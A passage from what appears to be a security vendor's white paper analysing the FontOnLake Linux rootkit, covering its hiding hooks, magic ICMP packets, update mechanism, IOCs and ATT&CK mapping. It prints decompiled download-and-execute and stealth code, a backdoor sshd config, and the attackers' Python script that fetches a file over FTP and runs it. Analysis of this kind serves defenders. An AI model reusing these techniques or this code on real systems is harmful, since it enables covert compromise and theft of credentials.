The most notable feature present only in the first version of the rootkit is monitoring traffic for specially crafted ICMP packets and subsequently downloading and executing additional binaries (backdo ors) from specified endpoints. The feature was present only in the earliest samples and dropped later.

Some samples of the first version also extract and execute the user-mode backdoor.

It also hides itself by removing its kernel module from the module and kobject lists.

The virtual file

The virtual file is created with the following file operations:

Table 9 // File operations of the virtual file

Operation	Description
write	Either appends PID of the calling process onto a list of PIDs to be hidden or attaches the received buffer and its size onto a list of collected credentials. The former only occurs when the received buffer is 0xFF11
open	Calls standard method `single_open()`, which is more suitable for small and non-iterative outputs than `seq_open()`; it also means that only one of *seq_operations* must be implemented – `show()`
release	Replaces with `single_release()` due to the use of `single_open()` in the open file operation to avoid memory leaks
llseek	Reuses seq_file-supplied method `seq_lseek()`
read	Reuses seq_file-supplied method `seq_read()`

The above-mentioned `show()` implementation of the seq_operations supplies the collected credentials to the backdoors – it uses `seq_write()` to output the last entry from the list of collected credentials. The last entry is subsequently discarded.

Figure 8 // The structure of the list with collected credentials

Hiding processes and files

To hide processes and files, the rootkit hooks system call `getdents()`. System call `getdents()` is used most notably by the standard function `readdir()` to list files inside a directory.

The hook ignores files under `/proc` whose names are either equal to the name of its virtual file or present in the list of PIDs to be hidden.

Hiding network connections

It implements two hooks to hide its network connections. The first one is a hook of the `write()` system call – it checks whether the name of the calling process is `ss` (a tool for socket investigation) and trims lines containing its C&Cs or non-standard ports. Note that this functionality was not present in one of the samples.

The second one is a hook of the `tcp4_seq_show seq_` operation from `/proc/net/tcp`. The hook calls the original `tcp4_seq_show` and subsequently discards entries containing its non-standard ports.

Port forwarding

The rootkit registers the NF_INET_PRE_ROUTING hook using the `nf_register_hook()` method. The hook checks whether the protocol in the IP header of the received packet is IPPROTO_TCP or IPPROTO_ICMP. The former is used for port forwarding and latter for magic packets (to be described below).



Figure 9 // Disassembly of the NF_INET_PRE_ROUTING hook

The port forwarding is achieved by changing the destination (local) port for certain source (remote) IP and port pair changes.

This suggests that if matching port forwarding could be implemented also on its server, such behavior could be used to bypass some stateful firewalls and further obscure its communication and presence. However, we did not observe this behavior in the one C&C we discovered.

One of the samples did not have this functionality properly implemented – it additionally changed the destination (local) IP to gibberish that probably should have been the localhost; however, the authors might have made a mistake or did not remove testing code. They probably wanted to try to make the traffic look as if it were local.

Note that, for example, machines behind PAT would not be able to communicate this way.

Magic packets

One further check is conducted in the IPPROTO_ICMP hook. If the ICMP code is ICMP_ECHO, the size of the IP packet is 0x28, and the first 4 bytes of the ICMP data are 0xFFFFAB08, it downloads a file into a random file (following the aforementioned `/tmp/.tmp_<random>` pattern) and executes it.

It is downloaded from the supplied IP and port, parsed from the rest of the ICMP payload, over TCP/IPv4 in format `<size_of_file><file><file_crc-32>`. The file is executed in user-mode, its command line is set to `[kthread]` and its environment variables to `PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin`.

Note that this functionality was present only in older samples and we could not find such internet-facing victims with internet scans, which indicates that it could have been completely dropped.

```
strcpy(path, "/tmp/.tmp_4b66Xug4e8BdpbwnOfkqe");
argv[0] = "[kthread]";
argv[1] = 0LL;
envp[0] = "PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin";
envp[1] = 0LL;
if ( port || ip )
{
  attempt = 1;
  v5 = connection_attempts + 1;
  while ( download_file(path, ip, port) )
  {
    if ( attempt == v5 )
      return __readgsqword(0x28u) ^ v17;
    ++attempt;
    msleep(attempt_delay);
  }
}
else
{
  v11 = filp_open(path, 578LL, 511LL);
  v12 = v11;
  if ( v11 <= 0xFFFFFFFFFFFFF000LL )
  {
    kernel_write(v11, &s_backdoor_buf, 87972LL, 0LL);
    filp_close(v12, 0LL);
  }
}
v1 = __readgsqword(&per_cpu__kernel_stack);
olf_fs = *(v1 - 0x3FB8);                    // get_fs()
*(v1 - 0x3FB8) = -1LL;                      // set_fs(KERNEL_DS)
sys_chmod(path, 511LL);
*(v1 - 0x3FB8) = olf_fs;                    // set_fs(old_fs)
v8 = call_usermodehelper_setup(path, argv, envp, 208LL);
v9 = v8;
if ( v8 )
{
  call_usermodehelper_setfns(v8, 0LL, 0LL, 0LL);
  call_usermodehelper_exec(v9, 0LL);
}
```

Figure 10 // Hex-Rays decompilation of the code that can download and execute binaries based on the ICMP packet

Version 2

The second version supports several new commands and implements certain features in a different way. Some functionality has been dropped: for example, the magic ICMP packets are not supported anymore.

It also assists the backdoor in its update mechanism and hides all on-disk files following its filename format.

The virtual file

The rootkit creates the virtual file like the other version. The only difference is in the write file operation: if the size of the received buffer is 8 or 40, a command is executed accordingly; otherwise it appends an entry to the already described list of collected credentials. It uses the commands in Table 10, where only the last 4 require size 40, the others 8.

Table 10 // List of rootkit commands

Command	Description
0xFF11	If not already set, sets a variable containing PID of its main backdoor. PID of the calling process is added to a list of PIDs to be hidden.
0xE44E	Does not do anything currently.
0x55AA	Updates list of files to be hidden.
0x66BB	Does not do anything currently.
0x66BC	Terminates the main backdoor and removes its on-disk file.
0x66BD	Sets a global variable *need_inject_sshd* to the supplied parameter. Its purpose is unknown, it is probably under development.
0x66BE	Exposes a global variable *need_inject_sshd* via `copy_to_user()` to the caller and unsets it. Its purpose is unknown, it is probably under development.
0xA43F	Exposes file-path of *inject.so* library, which is probably intended to be injected into certain processes by the backdoor, to the caller. The backdoor does not fully implement this functionality yet.
0xA45F	Sets file-path of *inject.so* library to the caller-supplied buffer.
0xF33F	Initializes the update mechanism and receives a file-path, which should contain the to-be-updated backdoor.
0xF34F	Exposes a file-path to the caller, which contains the updated version of the backdoor.

inject.so

inject.so overrides system calls `execve`, `fork` and `bash` to conceal output of the `ss` tool and log `bash` history.

It unsets environment variable `LD_PRELOAD` to block attempts to use the *LD_PRELOAD trick* on the executable running this library.

It checks whether the file it runs under is `/bin/bash` whose command line is `-bash`, i.e., the default shell or `/usr/bin/ss`. In such cases, it hooks `fork` – executes the original `fork` acquired by `dlsym` with `RTLD_DEFAULT` and unsets the indicators that it runs under `bash` or `ss` in the child process, but they can be still set later.

If it runs under ss, it hooks `execve`; the hook calls the original `execve` with output filtered through pipes, searches for its non-standard ports, and discards them from the output.

If it runs under `bash`, function `bash_add_history`, whose address is acquired by `dlsym` with `RTLD_DEFAULT`, default library search order, is hooked using the *subhook* library. The hook calls the real `bash_add_history` and acquires symbol `current_user` using `dlsym` with `RTLD_DEFAULT`. The symbol is used to get UID `<bash_uid>` and GUID `<bash_guid>` present in `bash` in the `current_user` structure and writes `|1|<time_since_epoch>|<ppid>|<pid>|<sid>|<bash_uid>|<bash_gid>|<history_entry>` to the virtual file.

The rootkit generates a random name following its filename pattern, notes the file-path and writes the embedded file to the location. It also sets permissions of the file to 755. It has no other use currently; it is apparently under development.

Empty alloc_pid hook

The rootkit uses method `register_kretprobe` to register kretprobe for `alloc_pid` symbol_name; it does not register any handler and it does not seem to use it anywhere in the code, which suggests that it might be some functionality in development.

It is most likely going to be used with the shared library injection functionality somehow.

Termination of hidden processes

When one of the hidden processes is to be terminated, it needs to remove its PID from the list of PIDs to be hidden.

This is achieved by using method `register_kprobe` to register kprobe for `do_exit` symbol_name: it registers a pre_handler that checks whether the PID of process to exit is present in the list of PIDs to be hidden. In that case, it removes the PID from the list. Additionally, if the PID belongs to the main backdoor, it sets a variable indicating that there is no main backdoor – it is required to enable an updated one to register itself.

Hiding memory regions

To hide memory regions mapped from its files, the rootkit uses method `register_kretprobe` to register kretprobe for `seq_path` symbol_name, it registers both handler and entry_handler and sets data_size to 8:

- entry_handler – instructs kernel threads to be skipped: a kernel thread is recognized by checking whether *mm structure* of the current task_struct is a null pointer. It also moves the `DI` register, which is the first parameter – seq_file, to the kretprobe_instance data.
- handler – instructs kernel threads to be skipped in the same way as before. If the last entry contains the substring `/tmp/.tmp_`, it trims it, which effectively hides the presence of memory-mapped regions, unless the PID of the caller belongs to the main backdoor.

It seems that this technique has not been documented yet. The method `seq_path` is used especially by *show_map*, which lists memory regions in `/proc/<PID>/maps`. It is most likely supposed to hide its libraries that are injected to other, legitimate processes.

```
int __fastcall fake_seq_path(kretprobe_instance *ri, pt_regs *regs)
{
  task_struct *task; // rax
  seq_file *seq_file; // r12
  size_t count; // r14
  char *seq_file_buf_ptr; // r13
  char *seq_file_buf_end_ptr; // r15
  char *new_buf_end_ptr; // rbx
  size_t new_count; // r14

  task = (task_struct *)__readgsqword((unsigned int)&per_cpu__current_task);
  if ( task->mm )
  {
    if ( SLODWORD(regs->ax) > 0 && task->pid != g_rmgr_pid )
    {
      seq_file = *(seq_file **)ri->data;
      if ( seq_file )
      {
        count = seq_file->count;
        if ( count > seq_file->size )
          BUG();
        if ( count < seq_file->size )
        {
          seq_file_buf_ptr = seq_file->buf;
          seq_file_buf_end_ptr = &seq_file->buf[count];
          if ( seq_file_buf_end_ptr )
          {
            if ( count > 40 )
            {
              new_buf_end_ptr = seq_file_buf_end_ptr - 40;
              if ( seq_file_buf_end_ptr - 40 > seq_file_buf_ptr )
              {
                if ( strstr(seq_file_buf_end_ptr - 40, "/tmp/.tmp_") )
                {
                  new_count = count - 40;
                  seq_file->count = new_count;
                  if ( new_buf_end_ptr > seq_file_buf_ptr && *(seq_file_buf_end_ptr - 40) != 0xA )
                  {
                    do
                    {
                      --new_buf_end_ptr;
                      seq_file->count = --new_count;
                    }
                    while ( new_buf_end_ptr > seq_file_buf_ptr && *new_buf_end_ptr != 0xA );
...
```

Figure 11 // Hex-Rays decompilation of the seq_path handler

Hiding processes and files

The rootkit overrides the system call `getdents` to hide certain processes and files as in the previous version. In comparison to the other version, it hides more files – the rootkit and those following its filename format (`/tmp/.tmp_<random>`) that weren't present on-disk in the other version.

The main modifications are in `filldir`, which is used by `getdents`: it skips further processing and returns to hide the target file if it is:

- under `/proc` and is the virtual file or present in the list of the PIDs to be hidden.
- under `/tmp`, begins with `.tmp_` and the PID of the caller does not belong to the main backdoor.
- `/lib/modules/kernel_ver/kernel/drivers/input/misc/ati_remote3.ko` or `/etc/sysconfig/modules/ati_remote3.modules`.

Hiding network connections

The rootkit hooks `tcp4_seq_show()` seq_operation in the same way as in the other version to hide its network connections.

Hiding itself (its own kernel module)

`seq_show()` seq_operation of `/proc/modules` is hooked by the rootkit to hide itself from the list. This is achieved by calling the original one and checking the result for `ati_remote3.ko`; if it is found, the last entry is discarded – it is not known what the reason for this is, since the next step would hide it from the output of `/proc/modules` implicitly.

It also unlinks its kobject via the `kobject_del()` method, which will hide it from the `lsmod` command executed as root as well.

Update mechanism

To update, the rootkit terminates the main running backdoor and removes its on-disk file; it subsequently copies the updated version downloaded by the backdoor to the original location, sets its permissions to 755, and executes it with command line `[khelper]`.

If the process fails for whatever reason, it generates a random name following its filename format, writes the original embedded backdoor to the file and executes it in the same way.

CONCLUSION

We have found and described a set of malicious and at the time of discovery unknown tools which do not seem to belong to any recognized malware family. Their scale and advanced design suggest that the authors are well versed in cybersecurity and that these tools might be reused in future campaigns.

As most of the features are designed just to hide its presence, relay communication, and provide backdoor access, we believe that these tools are used mostly to maintain an infrastructure which serves some other, unknown, malicious purposes.

In the past we described an operation that shared certain behavioral patterns; similarly, it collected `sshd` credentials to compromise further machines, built its infrastructure out of afflicted servers and injected a dynamic library using DT_NEEDED into processes, which hooked `execve` as well. However, its scale and impact were much greater. If interested, you can read about Operation Windigo in this *white paper* and this follow-up *blogpost*.

IOCS

Samples

SHA-1	Description	Detection name
1F52DB8E3FC3040C017928F5FFD99D9FA4757BF8	Trojanized `cat`	
771340752985DD8E84CF3843C9843EF7A76A39E7	Trojanized `kill`	
27E868C0505144F0708170DF701D7C1AE8E1FAEA	Trojanized `sftp`	
45E94ABEDAD8C0044A43FF6D72A5C44C6ABD9378	Trojanized `sshd`	
1829B0E34807765F2B254EA5514D7BB587AECA3F	Custom `sshd`	
8D6ACA824D1A717AE908669E356E2D4BB6F857B0	Custom `sshd`	
38B09D690FAFE81E964CBD45EC7CF20DCB296B4D	Backdoor 1	
56556A53741111C04853A5E84744807EEADFF63A	Backdoor 1	
FE26CB98AA1416A8B1F6CED4AC1B5400517257B2	Backdoor 1	
D4E0E38EC69CBB71475D8A22EDB428C3E955A5EA	Backdoor 1	
204046B3279B487863738DDB17CBB6718AF2A83A	Backdoor 2	
9C803D1E39F335F213F367A84D3DF6150E5FE172	Backdoor 2	
BFCC4E6628B63C92BC46219937EA7582EA6FBB41	Backdoor 2	Linux/FontOnLake
515CFB5CB760D3A1DA31E9F906EA7F84F17C5136	Backdoor 3	
A9ED0837E3AF698906B229CA28B988010BCD5DC1	Backdoor 3	
56CB85675FE7A7896F0AA5365FF391AC376D9953	Rootkit version 1	
72C9C5CE50A38D0A2B9CEF6ADEAB1008BFF12496	Rootkit version 1	
B439A503D68AD7164E0F32B03243A593312040F8	Rootkit version 1	
E7BF0A35C2CD79A658615E312D35BBCFF9782672	Rootkit version 1	
56580E7BA6BF26D878C538985A6DC62CA094CD04	Rootkit version 1	
49D4E5FCD3A3018A88F329AE47EF4C87C6A2D27A	Rootkit version 1	
74D44C2949DA7D5164ADEC78801733680DA8C110	Rootkit version 2	
74D755E8566340A752B1DB603EF468253ADAB6BD	Rootkit version 2	
E20F87497023E3454B5B1A22FE6C5A5501EAE2CB	Rootkit version 2	
6F43C598CD9E63F550FF4E6EF51500E47D0211F3	`inject.so`	

C&Cs

From samples:

47.107.60[.]212
47.112.197[.]119
156.238.111[.]174
172.96.231[.]69
hm2.yrnykx[.]com
ywbgrcrupasdiqxknwgceatlnbvmezti[.]com
yhgrffndvzbtoilmundkmvbaxrjtqsew[.]com
wcmbqxzeuopnvyfmhkstaretfciywdrl[.]name
ruciplbrxwjscyhtapvlfskoqqgnxevw[.]name
pdjwebrfgdyzljmwtxcoyomapxtzchvn[.]com
nfcomizsdseqiomzqrxwvtprxbljkpgd[.]name
hkxpqdtgsucylodaejmzmtnkpfvojabe[.]com
etzndtcvqvyxajpcgwkzsoweaubilflh[.]com
esnoptdkkiirzewlpgmccbwuynvxjumf[.]name
ekubhtlgnjndrmjbsqitdvvewcgzpacy[.]name

From internet-wide scan:

27.102.130[.]63

Filenames

/lib/modules/<VARIABLE>/kernel/drivers/input/misc/ati_remote3.ko
/etc/sysconfig/modules/ati_remote3.modules
/tmp/.tmp_<RANDOM>

Virtual filenames

/proc/.dot3
/proc/.inl

MITRE ATT&CK TECHNIQUES

This table was built using version 9 of the ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1078	Valid Accounts	FontOnLake can collect at least SSH credentials.
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell	FontOnLake enables execution of Unix shell commands.
	T1059.006	Command and Scripting Interpreter: Python	FontOnLake enables execution of arbitrary Python scripts.
	T1106	Native API	FontOnLake uses `fork()` to create additional processes such as `sshd`.
	T1204	User Execution	FontOnLake trojanizes standard tools such as `cat` to execute itself.
Persistence	T1547.006	Boot or Logon Autostart Execution: Kernel Modules and Extensions	One of FontOnLake's rootkits can be executed with a startup script.
	T1037	Boot or Logon Initialization Scripts	FontOnLake creates a system startup script `ati_remote3.modules`.
	T1554	Compromise Client Software Binary	FontOnLake modifies several standard binaries to achieve persistence.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Some FontOnLake backdoors use AES to decrypt encrypted and serialized communication and base64 decode encrypted C&C address.
	T1222.002	File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	FontOnLake's backdoor can change the permissions of the file it wants to execute.
	T1564	Hide Artifacts	FontOnLake hides its connections and processes with rootkits.
	T1564.001	Hide Artifacts: Hidden Files and Directories	FontOnLake hides its files with rootkits.
	T1027	Obfuscated Files or Information	Many FontOnLake executables are packed with UPX.
	T1014	Rootkit	FontOnLake uses rootkits to hide the presence of its processes, files, network connections and drivers.
Credential Access	T1556	Modify Authentication Process	FontOnLake modifies `sshd` to collect credentials.
Discovery	T1083	File and Directory Discovery	One of FontOnLake's backdoors can list files and directories.
	T1082	System Information Discovery	FontOnLake can collect system information from the victim's machine.
Lateral Movement	T1021.004	Remote Services: SSH	FontOnLake collects SSH credentials and probably intends to use them for lateral movement.
Command and Control	T1090	Proxy	FontOnLake can serve as a proxy.
	T1071.001	Application Layer Protocol: Web Protocols	FontOnLake acquires additional C&C over HTTP.
	T1071.002	Application Layer Protocol: File Transfer Protocols	FontOnLake can download additional Python files over FTP.
	T1132.001	Data Encoding: Standard Encoding	FontOnLake uses base64 to encode HTTPS responses.
	T1568	Dynamic Resolution	FontOnLake can use HTTP to download resources that contain an IP address and port number pair to connect to and acquire its C&C. It can use dynamic DNS resolution to construct and resolve a randomly chosen domain.
	T1573.001	Encrypted Channel: Symmetric Cryptography	FontOnLake uses AES to encrypt communication with C&C.
	T1008	Fallback Channels	FontOnLake can use dynamic DNS resolution to construct and resolve a randomly chosen domain. One of its rootkits also listens for specially crafted packets, which instruct it to download and execute additional files. It also both connects to a C&C and accepts connections on all interfaces.
	T1095	Non-Application Layer Protocol	FontOnLake uses TCP for communication with C&C.
	T1571	Non-Standard Port	FontOnLake uses a unique, non-standard port for almost all samples.
Exfiltration	T1041	Exfiltration Over C2 Channel	FontOnLake uses its C&C to exfiltrate collected data.

APPENDIX 1

Hardcoded `sshd` config:

```
Port 26657
ListenAddress 127.0.0.1
Protocol 2
LogLevel QUIET
SyslogFacility AUTHPRIV
IgnoreUserKnownHosts yes
PasswordAuthentication yes
AcceptEnv XMODIFIERS
X11Forwarding yes
TCPKeepAlive yes
PermitRootLogin yes
HostKey /tmp/.ssh/ssh_host_rsa_key
```

APPENDIX 2

Protobuf structure used for Backdoor 2's commands.

ID	Name	Field name	Brief notes
0	Init	key	Encryption key *cipher_pass*.
		sysinfo	FontOnLake uses its C&C to exfiltrate collected data.
2	Tick		Was not used explicitly – probably heartbeat, since it has similar name and is not used anywhere else.
4	Show_Msg	message	Not used.
5	Forward_Data	src_uid	Source UID.
		dest_uid	Destination UID.
		cmd	*cmd* being forwarded.
		data	ID of the command to be forwarded.
7	CommonCommand	cmd	
		args	Associative array of Command_Info.
	Command_Info	name	
		value	
8	SystemVersion	version	
		system	
9	Session_Connect	uid	Not used explicitly – order of the commands suggests that it might be 9.
10	Session_DisConnect	uid	
11	List_Dir	files	Array of List_Info.
		dir	
	List_Info	name	
		modify_date	
		Isdir	
		size	
		executable	
		readonly	
		writeable	

ID	Name	Field name	Brief notes
23	Fwd_Beg	code	Error code.
		message	Error message.
		id	Session ID.
24	Fwd_Ing	id	Session ID.
		data	Data to be forwarded.
25	Fwd_End	code	Error code.
		message	Error message.
		id	Session ID.
26	RequestVersion	app_type	String `backdoor_<os_name>`.
27	ResponseVersion	ver	Latest backdoor version.
		size	Size of the latest backdoor version.
		app_type	Not used.
28	RequestUpdateDownload	off	Position in the update file.
		size	Either 0x8000 or remaining size of the update file.
		app_type	String `backdoor_<os_name>`.
29	ResponseUpdateDownload	off	Position in the update file.
		data	Data to be written to the file.
		app_type	String `backdoor_<os_name>`.
	SessionInfo	desc	Not used.
		hide	
		uid	
	Verify	username	Not used.
		password	
	Upload_Passwd	infos	Not used and contains an array of PasswordInfo.
	PasswordInfo	prikey	Not used.
		address	
		port	
		username	
		password	
	Host_List	infos	Not used and contains an array of Host_Info.
	Host_Info	uid	Not used.
		ip	
		system	
		hide	
		version	
		online_time	
		desc	

APPENDIX 3

Python script to download and execute a file:

```
import ftplib, tempfile, os, sys
os.unlink(__file__)
ftp = ftplib.FTP()
ftp.connect(sys.argv[1], int(sys.argv[2]))
ftp.login('vsftp', 'winter1qa2ws')
tmp_file = tempfile.mktemp(prefix='.tmp_')
fp = open(tmp_file, 'wb')
ftp.retrbinary('RETR tasks/{0}.py'.format(sys.argv[3]), fp.write, 1024)
fp.close()
ftp.quit()
execfile(tmp_file)
```